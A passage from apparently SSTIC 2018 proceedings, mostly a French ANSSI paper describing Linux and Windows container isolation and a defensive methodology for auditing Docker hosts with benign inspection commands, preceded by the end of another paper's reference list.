47. Richard F. Rashid and George G. Robertson. Accent: A communication oriented network operating system kernel. *SIGOPS*, December 1981.
48. Matthieu Rivain, Emmanuel Prouff, and Julien Doget. Higher-Order Masking and Shuffling for Software Implementations of Block Ciphers. In Clavier and Gaj [21], pages 171–188.
49. José F Ruiz. Going real-time with Ada 2012 and GNAT. *ACM SIGAda Ada Letters*, 33(1):45–52, 2013.
50. Mohamed Sabt and Jacques Traoré. Cryptanalysis of GlobalPlatform Secure Channel Protocols. Cryptology ePrint Archive, Report 2017/032, 2017. `https://eprint.iacr.org/2017/032`.
51. Alireza Sahami Shirazi, Peyman Moghadam, Hamed Ketabdar, and Albrecht Schmidt. Assessing the vulnerability of magnetic gestural authentication to video-based shoulder surfing attacks. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 2045–2048. ACM, 2012.
52. Bruce Schneier, Kathleen Seidel, and Saranya Vijayakumar. A worldwide survey of encryption products. 2016.
53. Dave Jing Tian, Adam Bates, and Kevin Butler. Defending Against Malicious USB Firmware with GoodUSB. In *Proceedings of the 31st Annual Computer Security Applications Conference*, ACSAC 2015, pages 261–270, New York, NY, USA, 2015. ACM.
54. Dave Jing Tian, Nolen Scaife, Adam Bates, Kevin Butler, and Patrick Traynor. Making USB great again with USBFILTER. In *USENIX Security Symposium*, 2016.
55. W. Wulf, E. Cohen, W. Corwin, A. Jones, R. Levin, C. Pierson, and F. Pollack. Hydra: The kernel of a multiprocessor operating system. *ACM*, June 1974.
56. Zeitcontrol. BasicCard Developer Manual V8.15, 2013.

Audit de sécurité d'un environnement Docker

Julien Raeis et Matthieu Buffet
julien.raeis@ssi.gouv.fr
matthieu.buffet@ssi.gouv.fr

Agence nationale de la sécurité des systèmes d'information

Une version plus détaillée de l'article est disponible à l'adresse suivante :
https://www.sstic.org/2018/presentation/audit_de_securite_docker/

1 Introduction

D'après le Trésor de la Langue Française informatisé[1] :

CONTAINER substantif masculin.
TRANSPORT, emploi courant. Caisse de forte capacité et de dimensions normalisées, destinée à faciliter les opérations de manutention, notamment en évitant les ruptures de charge d'un mode de transport à un autre.
Rem. 1. La forme conteneur a été proposée pour remplacer cet anglicisme.

L'isolation des environnements d'exécution de processus, pour des raisons de portabilité ou de sécurité, est une problématique courante, en particulier depuis l'avènement des hébergements externalisés d'applications dans ce qu'on appelle aujourd'hui communément le *cloud*.

Afin de répondre à cette problématique, les systèmes d'exploitation et certains éditeurs proposent des solutions de virtualisation dont les propriétés doivent aujourd'hui inclure, au-delà de la sécurité, la facilité de déploiement et le passage à l'échelle. Parmi ces solutions on retrouve, outre les hyperviseurs classiques tels Microsoft Hyper-V ou KVM, des technologies dites de « virtualisation légère », basées sur des mécanismes d'isolation de processus propres à chaque système d'exploitation.

De nombreux produits du marché, commerciaux ou non, exploitent ces capacités et sont aujourd'hui très largement utilisés. Des logiciels comme Docker, LXC ou encore Kubernetes font le quotidien de nombreux professionnels de l'informatique.

La sécurité de ces systèmes est fortement intriquée avec celle du système d'exploitation les hébergeant. Cependant, bien que cette sécurité ait fait l'objet de nombreuses publications [1, 6], les méthodologies permettant de l'évaluer n'ont été que très superficiellement étudiées. Il convient d'abord

[1] http://www.atilf.fr/tlfi

de faire un rappel des technologies mises en œuvre, à la fois sous Linux mais également sous Windows, puis de passer en revue divers points liés à la sécurité de leur configuration ou de leur déploiement.

2 Définitions

Afin de disposer d'un vocabulaire commun, voici quelques définitions de concepts tels qu'ils seront utilisés dans le présent article.

Conteneur : processus ou groupe de processus (généralement un parent et ses enfants), exécutés dans un contexte restreint en matière de visibilité et d'accès aux ressources du système d'exploitation. Plusieurs conteneurs peuvent être exécutés par un même noyau.

Système hôte : système d'exploitation exécutant des conteneurs, n'étant pas lui-même exécuté dans un conteneur. Il peut cependant être exécuté dans une machine virtuelle.

Hyperviseur : système d'exploitation exécutant des machines virtuelles. Ceci inclut VMware ESXi, Microsoft Hyper-V, Xen ou encore KVM.

Gestionnaire de conteneurs : logiciel instanciant des conteneurs et mettant en œuvre des mécanismes d'isolation et de sécurité au niveau du système hôte. Docker ou LXD en sont des exemples.

Orchestrateur : logiciel de déploiement et de gestion du cycle de vie des conteneurs au travers des gestionnaires de conteneurs. On retrouve Docker Swarm ou encore Kubernetes dans cette catégorie.

Image : système de fichiers statique, créé souvent automatiquement, représentant un conteneur avant instanciation. Une image peut être constituée de couches successives en lecture seule ou n'être qu'une archive contenant des fichiers.

Registre : dépôt d'images, souvent accessible au moyen du protocole HTTP, utilisé par le gestionnaire de conteneurs comme source pour instancier des conteneurs.

3 Historique

L'idée de vouloir isoler des processus dans des environnements d'exécution restreints n'est pas neuve. L'appel système `chroot()` a été introduit en 1979 dans UNIX pour répondre à cette problématique, en hébergeant plusieurs versions d'un même programme, chacune disposant d'une vue propre de la racine du système de fichiers. Les objectifs étaient de faciliter le développement au travers d'une meilleure gestion des dépendances et

d'améliorer la compatibilité avec des versions antérieures de bibliothèques. Ce concept est aujourd'hui encore l'une des bases des systèmes modernes de conteneurs.

En 2000, FreeBSD 4.0 intègre `jail` qui va au-delà de la simple restriction au système de fichiers. Ainsi `jail` exécute un processus avec :

- son nom de machine ;
- sa propre adresse IP et sa table de routage ;
- une sous-arborescence dédiée du système de fichiers, comme `chroot()` ;
- sa base d'utilisateurs et notamment un superutilisateur dédié.

En 2005, Sun Microsystems introduit les *Solaris Containers* avec Solaris 10 et en particulier son mécanisme d'isolation *Solaris Zones*. On y retrouve des fonctionnalités d'isolation comparables à celles de `jail`, mais les *Solaris Zones* permettent également de restreindre les ressources du système (mémoire, temps processeur, etc.) auxquelles ont accès chaque processus ou groupe de processus.

Enfin en 2008, faisant suite aux idées introduites par *Linux VServer* (2001) et *OpenVZ* (2005), le noyau Linux 2.6.24 intègre la fonctionnalité *cgroups*, ouvrant la voie à ce qui est aujourd'hui appelé *Linux Containers* (LXC). Les *cgroups*, en collaboration avec les *namespaces*, apparus à la même époque, sont aujourd'hui les briques de base de la plupart des systèmes de conteneurs couramment rencontrés sous Linux.

De leur côté, Apple et Microsoft ne sont pas en reste. En effet, Apple fournit depuis MacOS X 10.7 (2011) un mécanisme appelé *app sandboxing*[2] et Microsoft a entrepris de nombreux efforts de durcissement depuis la sortie de Windows Vista (2007) pour restreindre les capacités d'exécution des codes malveillants. Avec Windows Server 2016, Microsoft propose les *Windows Server Containers*[3], développés en collaboration avec Docker Inc. et décrits dans la suite de cet article.

4 Modélisation des menaces

Afin de définir quelles menaces peuvent peser sur des conteneurs, intéressons-nous d'abord à leurs cas d'usage les plus fréquents.

4.1 Cas d'usage fréquents

Trois cas d'usage sont fréquemment rencontrés dans l'emploi des technologies de conteneurs :

[2] `https://developer.apple.com/app-sandboxing/`
[3] `https://docs.microsoft.com/en-us/virtualization/windowscontainers/`

1. Packaging d'applications : permet de s'affranchir de l'installation de dépendances particulières sur le système hôte. Le programme (et potentiellemement son environnement) ainsi packagé ne l'est pas pour des raisons de sécurité, mais pour des raisons de facilité de déploiement, en abstrayant le système sous-jacent. Ces applications sont souvent exécutées avec les mêmes droits que si elles l'avaient été sur l'hôte.
2. Environnement de développement/compilation : simplifie la gestion des dépendances et la reproductibilité des compilations. Le code qui est exécuté est souvent maîtrisé et le but ici n'est pas de se protéger contre la malveillance.
3. Mécanisme d'isolation de services : restreint le contexte d'exécution de services, souvent accessibles par le réseau et soumis à des entrées d'utilisateurs non maîtrisées. C'est le cas typique des bacs à sable ou de l'hébergement mutualisé.

De ces cas d'usage, il est possible de déduire plusieurs modèles de menaces en fonction de ce qu'un utilisateur malveillant souhaiterait réaliser.

4.2 Modèles de menaces

Dans les deux premiers cas d'usage évoqués ci-dessus, la menace principale est probablement la perte d'intégrité des applications ou des conteneurs au travers par exemple de la falsification d'une image. Celle-ci pourrait intervenir entre les étapes de développement ou de packaging réalisées par le développeur, ou au moment de la distribution des images. Une image modifiée pourrait contenir des composants malveillants, rajoutés dans le but de piéger l'application, par le biais d'une porte dérobée par exemple.

Dans le troisième cas, on considère un attaquant extérieur, n'ayant pu interagir avec l'image du conteneur entre le moment de sa création et son déploiement effectif. La menace principale est alors la perte d'isolation, soit entre le conteneur et l'hôte soit entre deux conteneurs.

Enfin, il convient de considérer une dernière menace, commune à tous les cas d'usage : la prise de contrôle de l'écosystème, par compromission du système hôte ou de l'un des composants de l'environnement (orchestrateur ou gestionnaire de conteneurs). Un attaquant pourrait alors altérer la disponibilité, l'intégrité ou la confidentialité des conteneurs, mais également des données qui y sont traitées.

5 Conteneurs sous Linux

Les conteneurs sous Linux emploient des mécanismes d'isolation des processus implémentés par le noyau du système hôte. Ceux-ci ont pour objectif

soit de contrôler les ressources que les processus peuvent utiliser (*cgroups*), soit de restreindre la vue qu'ils ont du reste du système (*namespaces*).

S'ajoutent à cela des mesures de sécurité telles que *seccomp*, les *capabilities* ou l'application d'une politique de sécurité au travers de systèmes de type *Mandatory Access Control* (MAC) comme *AppArmor* ou *SELinux*. L'objectif de ces mesures est de limiter les conséquences d'une exploitation potentielle de vulnérabilité dans le contexte d'un conteneur, en particulier vis-à-vis de l'étanchéité des environnements.

Les mécanismes d'isolation ou de sécurité implémentés sous Linux ont été déjà très largement étudiés dans la littérature. En conséquence, ils ne seront décrits que sommairement ici.

5.1 Mécanismes d'isolation

***Control groups* (*cgroups*)** En 2006, deux ingénieurs de Google implémentent un système de gestion des ressources par processus ou groupe de processus, appelé à l'époque *process containers*. Ce système sera renommé *control groups* (ou *cgroups*) un an après et intégré au noyau Linux 2.6.24.

Un *cgroup* est un ensemble de processus qui sont liés entre eux par un critère arbitraire (par exemple une *slice* `systemd`) et auxquels sont appliqués un jeu de paramètres ou de limites concernant les ressources accessibles du système d'exploitation. Ces groupes sont la plupart du temps hiérarchiques et héritent de leur parent.

La manipulation des *cgroups* est faite par l'intermédiaire de contrôleurs, au travers d'une interface basée sur le système de fichiers virtuel et généralement disponible sous le point de montage `/sys/fs/cgroup/`.

Les *cgroups* permettent de gérer les ressources telles que l'allocation de parts CPU ou de mémoire, l'accès à certains périphériques ou encore les ressources réseau. Ces paramétrages peuvent limiter les effets d'un déni de service, en imposant des quotas d'utilisation.

Namespaces Les *namespaces* (ou espaces de nommage) sont des mécanismes d'isolation des processus restreignant leur vue respective du système hôte. Dans le noyau 4.14, il existe sept *namespaces* différents, représentés par des drapeaux qu'il est possible de passer à l'appel système `clone()`. Ils sont décrits dans le tableau 1.

Pour implémenter leur isolation vis-à-vis du système hôte, les conteneurs utilisent fortement les *namespaces* de type *mount*, *pid*, *net* et *user*. Ces derniers ont par ailleurs fait couler beaucoup d'encre quant à leur plus value suite à la découverte de plusieurs vulnérabilités découlant de la complexité de leur implémentation [5].

Nom	Périmètre	Drapeau de `clone()`	Noyau	Capacité demandée
mount	points de montage	`CLONE_NEWNS`	2.4.19	`CAP_SYS_ADMIN`
uts	nom de machine	`CLONE_NEWUTS`	2.6.19	`CAP_SYS_ADMIN`
ipc	SystemV IPC	`CLONE_NEWIPC`	2.6.19	`CAP_SYS_ADMIN`
pid	PID	`CLONE_NEWPID`	2.6.24	`CAP_SYS_ADMIN`
net	réseau	`CLONE_NEWNET`	2.6.29	`CAP_SYS_ADMIN`
user	UID/GID	`CLONE_NEWUSER`	3.8	aucune
cgroup	*cgroups*	`CLONE_NEWCGROUP`	4.6	aucune

Tableau 1. Liste des *namespaces* dans le noyau Linux 4.14

5.2 Mécanismes de sécurité

Seccomp Contrairement aux machines virtuelles qui doivent passer par des *hypercalls* exposés par leur hyperviseur, les conteneurs ont un accès direct aux appels systèmes exposés par le noyau du système hôte. Il serait ainsi possible à un attaquant d'exploiter toute vulnérabilité présente au travers de l'un de ces *syscalls* afin d'élever ses privilèges, voire de sortir du conteneur. *Seccomp*, apparu avec le noyau 2.6.12 en 2005, offre la possibilité de restreindre les appels systèmes que peuvent utiliser les processus et limite par la même occasion l'exploitabilité des failles les mettant en jeu.

L'activation de *seccomp* est réalisée au travers des appels système `seccomp()`, ou `prctl()` avec le paramètre `PR_SET_SECCOMP`. Par défaut, la première version de *seccomp* n'autorisait qu'une liste blanche fixe contenant les appels systèmes `exit()`, `read()`, `write()` et `sigreturn()`.

La seconde version, appelée **seccomp-bpf** et apparue en 2012 avec Linux 3.5, autorise la création de filtres *Berkeley Packet Filter* (BPF) afin de décrire des politiques de filtrage d'appels système plus fines. Des filtres par défaut sont appliqués par les gestionnaires de conteneurs comme Docker ou LXD.

Capabilities L'objectif des *capabilities* (ou « capacités ») est de subdiviser les pouvoirs du superutilisateur, notamment pour restreindre les conséquences de la compromission d'un programme. Un processus hérite généralement des *capabilities* de son parent. Dans le contexte des conteneurs, ce parent étant la plupart du temps un processus exécuté en tant que `root`, il en résulte que le processus possédant le PID 1 à l'intérieur du conteneur héritera de l'ensemble des *capabilities* disponibles. Cela lui confère ainsi de nombreux droits sur le système, bien qu'il soit potentiellement exécuté dans le contexte d'un *user namespace*.

Les gestionnaires de conteneurs emploient généralement une liste blanche de *capabilities* pour n'en autoriser que le strict minimum afin que le processus puisse correctement s'exécuter dans le conteneur.

***Mandatory Access Control* (MAC)** Dans le cas où un conteneur serait compromis et qu'un attaquant arriverait à briser l'isolation vis-à-vis de l'hôte, le noyau dispose encore de mécanismes afin de contraindre voire d'empêcher la propagation de l'attaque. Ces systèmes de MAC permettent la création de profils destinés aux gestionnaires de conteneurs sous forme de liste blanche d'autorisations d'accès à des ressources du système, telles que le système de fichiers ou les interfaces réseau.

AppArmor et *SELinux* sont les plus répandus et des profils de sécurité pour Docker ou LXD sont disponibles dans les dépôts de certaines distributions Linux.

6 Conteneurs sous Windows

Disposant déjà d'un hyperviseur intégré à la version serveur de Windows depuis 2008, Microsoft a réalisé un partenariat avec la société Docker Inc. en 2014 afin de proposer une interface de gestion de conteneurs qui se rapproche de ce qui existait déjà sous Linux.

À partir de Windows Server 2016 (version 1607), trois types de conteneurs peuvent être instanciés en utilisant Docker sous Windows, sans exécuter le service Docker dans une machine virtuelle (la solution *Docker Toolbox*, maintenant dépréciée) :

- des conteneurs Linux, au travers d'une machine virtuelle Hyper-V (*MobyLinuxVM*) ;
- des conteneurs Windows (*Windows Server Containers* ou WSC), par des mécanismes d'isolation bas niveau de Windows et très proches de ceux présents sous Linux (*namespaces* et *cgroups*) ;
- des conteneurs Windows (*Hyper-V Containers*), au travers d'une machine virtuelle minimale Hyper-V (*Utility VM*) rajoutant une couche d'isolation aux mécanismes des WSC.

Depuis Windows 10 *Anniversary Update* (version 1607), il est également possible d'instancier des conteneurs Windows depuis la versions cliente du système d'exploitation Microsoft. Cependant, les mécanismes bas niveau requérant un noyau Windows Server, Windows 10 ne supporte que les conteneurs avec isolation Hyper-V (qui lui permet d'instancier une version serveur du noyau).

Le démon `dockerd` et ses clients ont été portés sous Windows sans changement d'architecture, l'utilisation du langage Go aidant à la compatibilité multi plates-formes. Cependant les composants `docker-containerd` et `runc` étant spécifiques à l'environnement Linux, c'est le *Host Compute*

Service (HCS) installé par le rôle Hyper-V qui s'occupe d'instancier les conteneurs et éventuelles machines virtuelles associées :

```
PS C:\> Get-Service vmcompute | fl -Property DisplayName,Status
DisplayName : Hyper-V Host Compute Service
Status      : Running
```

6.1 Modes d'isolation

Là où tous les conteneurs Linux partagent le même noyau sur un même hôte, Windows fournit deux modes d'isolation différents, qui peuvent être utilisés simultanément.

Mode process Le mode *process*, utilisé par les *Windows Server Containers*, instancie un conteneur directement sur l'hôte et utilise des fonctions d'isolation fournies par le noyau de ce dernier, aussi bien pour le contrôle des ressources matérielles que pour l'isolation logicielle par des *namespaces*. Tous les conteneurs partagent alors le même noyau, comme sous Linux (cf. figure 1).




Fig. 1. Mode d'isolation *process* (Windows Server 2016 uniquement)

Pour fonctionner, un noyau Windows Server est nécessaire, c'est pourquoi ce mode n'est pas disponible sous Windows 10. En revanche, c'est le mode choisi par défaut sous Windows Server 2016, si l'image exécutée est compatible[4]. Pour instancier explicitement un conteneur en mode *process*, il faut passer l'option `--isolation=process` à `docker run`.

[4] `https://docs.microsoft.com/en-us/virtualization/windowscontainers/deploy-containers/version-compatibility`

Le mode d'isolation d'un conteneur peut être consulté au travers de la commande suivante :

```
PS C:\> docker container inspect -f "{{ .HostConfig.Isolation }}" $ID1
process
PS C:\> docker container inspect -f "{{ .HostConfig.Isolation }}" $ID2
hyperv
```

On notera que le mode d'isolation *process* n'est pas considéré par Microsoft comme étant une frontière de sécurité.

Mode Hyper-V Les conteneurs Hyper-V sont exécutés dans une machine virtuelle minimaliste, appelée *Utility VM*, et bénéficient ainsi des mécanismes d'isolation de l'hyperviseur Hyper-V. En particulier, ils sont exécutés avec leur propre noyau. Ils peuvent être explicitement instanciés sous Windows Server 2016 au travers de l'option `--isolation=hyperv` du client `docker`. Sous Windows 10, les conteneurs sont automatiquement exécutés avec cette isolation, le mode `process` n'étant pas disponible (cf. figure 2).




Fig. 2. Mode d'isolation *hyperv* (Windows Server 2016 et Windows 10)

Le système de fichiers du conteneur (ou de l'hôte) peut être partagé grâce à *VMBus*, déjà utilisé par les machines virtuelles Hyper-V et les communications réseau passent par le mécanisme d'interface réseau virtuelle (*Virtual NIC*) mis en place par Hyper-V.

6.2 Mécanismes d'isolation

Les mécanismes d'isolation à la base des *Windows Server Containers* sont appellés les *server silos* (abrégés par la suite *silos*), une extension de l'objet *Job*. Ce dernier représente un groupe de processus exécutés avec des propriétés et contraintes de ressources communes, à l'instar des *cgroups* sous Linux. On s'intéresse ici aux extensions spécifiques aux silos qui restreignent la vue du système hôte.

Espace de nommage des objets noyau L'espace de nommage des objets (*Object namespace*) est la représentation arborescente des nombreux objets de tous types maintenus par l'*Object Manager* du noyau. Par exemple, la lettre de lecteur `C:` est représentée par l'objet `\GLOBAL??\C:` de type *SymbolicLink* (pointant vers l'objet `\Device\HarddiskVolumeN` où N est le numéro du volume NTFS).

Dans le contexte d'un silo, cette arborescence est virtualisée et seule une vue partielle est disponible pour le conteneur. Si l'on reprend l'exemple des lettres de lecteurs, l'objet `\GLOBAL??\C:` vu depuis un conteneur aura pour nom `\Silo\JOBID\GLOBAL??\C:` vu depuis l'hôte (où `JOBID` est l'identifiant numérique du Job du conteneur).

Le même principe s'applique aux objets `\Registry` ou `\Device\Tcp` par exemple. Ces objets de l'hôte que le conteneur doit réutiliser (dont la liste complète peut être trouvée dans `C:\Windows\system32\wsc.def`) sont des liens symboliques pointant vers leur homonyme *à l'extérieur du conteneur*. Cette différence sémantique est implémentée sous la forme d'une option `Global` non documentée dans la définition du lien symbolique, indiquant qu'il doit être résolu dans le contexte de l'hôte et non dans celui du silo, visible par exemple avec WinDBG :

```
kd> !object \Silos\104\ContainerMappedDirectories\
Object: ffffaf099fabc080  Type: (ffffc009892269f0) Directory ...
    Hash Address          Type                      Name
    ---- -------          ----                      ----
     33  ffffaf09a1ff33d0 SymbolicLink              4594B0A8-A518-...

kd> !object ffffaf09a1ff33d0
Object: ffffaf09a1ff33d0  Type: (ffffc0098922a3b0) SymbolicLink ...
    Flags: 0x000005 ( Global )
    Target String is '\Device\HarddiskVolume4\Users\Test\Desktop'
```

Le programme `WinObj` de la suite *Sysinternals* permet facilement de naviguer dans l'*Object namespace* (cf. figure 3).




Fig. 3. Virtualisation de l'*Object namespace*

Processus et threads Contrairement au *PID namespace* fourni par Linux, un silo ne possède pas d'espace d'identifiants de processus (PID) et threads (TID) qui lui soit propre pour masquer ceux d'autres silos : il empêche seulement l'intérieur du silo de les utiliser.

Cette approche nécessite de changer la sémantique de tous les appels système manipulant ces identifiants, pour les rendre conscients de l'existence (ou non) d'un silo. Les routines bas-niveau du noyau comme `PsLookupProcessById()` et `PsLookupThreadByThreadId()` ont donc dû être modifiées pour émuler une erreur « *not found* » lorsque le silo du processus demandé est différent du silo en cours. Malheureusement d'autres fonctions permettant d'obtenir un *handle* sur un processus ont été oubliées jusqu'à Windows Server 2016 version 1607 inclus, comme démontré par Alex Ionescu lors de la conférence SyScan360 2017 [2], avec l'exemple de `NtGetNextProcess()`.

La limite de cette approche vient aussi des privilèges élevés accordés par défaut aux conteneurs (utilisateur `BUILTIN\Administrator` avec intégrité haute et privilège de débogage sur n'importe quel processus), permettant au conteneur d'injecter de nouveaux threads et de modifier la mémoire de tout processus dès lors qu'il arrive à obtenir un *handle* vers lui.

7 Audit de sécurité d'un environnement Docker

Pour mener l'audit d'un système, il est d'abord essentiel de définir l'étendue de sa surface d'attaque. Dans le cadre de notre étude d'un environnement Docker, nous allons considérer les éléments suivants :

- le système hôte et les mécanismes bas niveau utilisés par les conteneurs ;
- le gestionnaire de conteneurs et ses interfaces ;
- les conteneurs et leurs interactions avec le monde extérieur ;
- les images, les registres ainsi que les Dockerfiles.

D'autres points, comme la gestion des secrets utilisés dans l'environnement ou les orchestrateurs de conteneurs sont évoqués dans l'article disponible en ligne.

Dans tous les cas, un système hébergeant une brique de l'environnement comme un gestionnaire de conteneurs ou un orchestrateur, se doit d'être minimal. En particulier, seuls les logiciels relatifs aux conteneurs et à leur environnement (stockage, réseau, redondance, etc.) devraient être installés sur l'hôte.

7.1 Système hôte

La sécurité du système hôte est centrale dans celle de l'infrastructure hébergeant des conteneurs. Elle est aussi celle qui est la mieux documentée et elle ne fera donc pas l'objet ici d'une explication détaillée, en particulier concernant le durcissement du système d'exploitation.

Certains points nécessitent cependant une attention particulère dans le contexte des environnements exécutant des conteneurs, à savoir :

- la version du système, afin d'en vérifier le maintien en conditions de sécurité mais également le support par l'éditeur ;
- le niveau de mise à jour des outils côté espace utilisateur et en particulier les versions :
  - des bibliothèques et programmes tiers liés aux conteneurs,
  - des gestionnaires de conteneurs, orchestrateurs et registres.

Linux Sous Linux, il est important de vérifier la bonne prise en compte des différents mécanismes d'isolation et de sécurité décrits précédemment. Ceci passe d'abord par la version du noyau en cours d'exécution (par exemple, les *user namespaces* ne sont implémentés qu'à partir du noyau Linux 3.8), mais également par la configuration de celui-ci au travers des

options activant les *cgroups*, les *namespaces*, *seccomp* ou encore un système de MAC. On notera que les *capabilities* font partie intégrante du noyau depuis la version 2.6.33 et ne peuvent être désactivées.

La plupart des noyaux fournis par les distributions Linux sélectionnent ces options par défaut. Cependant un paramétrage supplémentaire est parfois nécessaire pour activer toutes les fonctions d'isolation, même si celles-ci sont compilées dans le noyau. C'est le cas de Debian où il est nécessaire de positionner le paramètre *sysctl* `kernel.unprivileged_userns_clone` à la valeur 1 pour activer les *user namespaces* (la clé existe aussi sous Ubuntu, mais la valeur est positionnée à 1 par défaut).

Windows Sous Windows, il n'y a pas de paramétrage d'isolation ou de sécurité spécifique à activer sur le système hôte. On se bornera donc à valider la présence des fonctionnalités liées à Hyper-V et aux conteneurs, qui sont de toute manière nécessaires pour utiliser Docker :

```
PS C:\> (Get-WindowsOptionalFeature -Online -FeatureName Microsoft-Hyper-V-All).State
Enabled
PS C:\> (Get-WindowsOptionalFeature -Online -FeatureName Containers).State
Enabled
```

Note : on utilisera `Get-WindowsFeature` sous Windows Server 2016.

7.2 Serveur Docker

Relevé d'informations La commande `docker version` montre si les parties client et serveur de Docker sont tenues à jour (au moins pour les patchs de sécurité). Cette commande indique également si la branche « expérimentale » est déployée sur un hôte :

```
PS C:\> docker version
Client:
 Version:       17.06.2-ee-8-rc1
 API version:   1.30
 Go version:    go1.8.7
 Git commit:    061a8cb
 Built: Fri Mar 23 22:36:03 2018
 OS/Arch:       windows/amd64

Server:
 Engine:
  Version:      17.06.2-ee-8-rc1
  API version:  1.30 (minimum version 1.24)
  Go version:   go1.8.7
  Git commit:   061a8cb
  Built:        Fri Mar 23 22:38:34 2018
  OS/Arch:      windows/amd64
  Experimental: false
```

La commande `docker info` donne un premier état des lieux de l'installation de Docker sur le système hôte et de la configuration de certains paramètres de sécurité :

```
$ docker info
[...]
Server Version: 1.13.1
[...]
Logging Driver: journald
Cgroup Driver: systemd
Plugins:
 Volume: local
 Network: bridge host macvlan null overlay
 Authorization: rhel-push-plugin
Swarm: inactive
Runtimes: oci runc
Default Runtime: oci
Init Binary: /usr/libexec/docker/docker-init-current
containerd version:  (expected: aa8187dbd3b7ad67d8e5e3a15115d3eef43a7ed1)
runc version: N/A (expected: 9df8b306d01f59d3a8029be411de015b7304dd8f)
init version: N/A (expected: 949e6facb77383876aeff8a6944dde66b3089574)
Security Options:
 seccomp
  WARNING: You're not using the default seccomp profile
  Profile: /etc/docker/seccomp.json
selinux
Kernel Version: 4.13.5-200.fc26.x86_64
Operating System: Fedora 26 (Twenty Six)
[...]
Insecure Registries:
127.0.0.0/8
Registries: docker.io (secure), registry.fedoraproject.org (secure),
            registry.access.redhat.com (secure)
```

On prêtera attention aux registres autorisés, en priorité aux registres sans protection TLS ou associés à un certificat auto-signé ou d'une autorité non reconnue (catégorie « *insecure registries* »). Les éventuelles solutions de MAC reconnues devront aussi être inspectées (ici, les règles SELinux). Le profil *seccomp* autorisé par défaut est également référencé, et doit être vérifié s'il a été personnalisé.

Liste des conteneurs La liste des conteneurs en cours d'exécution sur le système hôte est obtenue par les commandes `docker ps` ou `docker container ls` :

```
# docker ps
CONTAINER ID  IMAGE       [...] STATUS      PORTS
de849b4527ea  registry:2        Up 2 hours  0.0.0.0:5000->5000/tcp
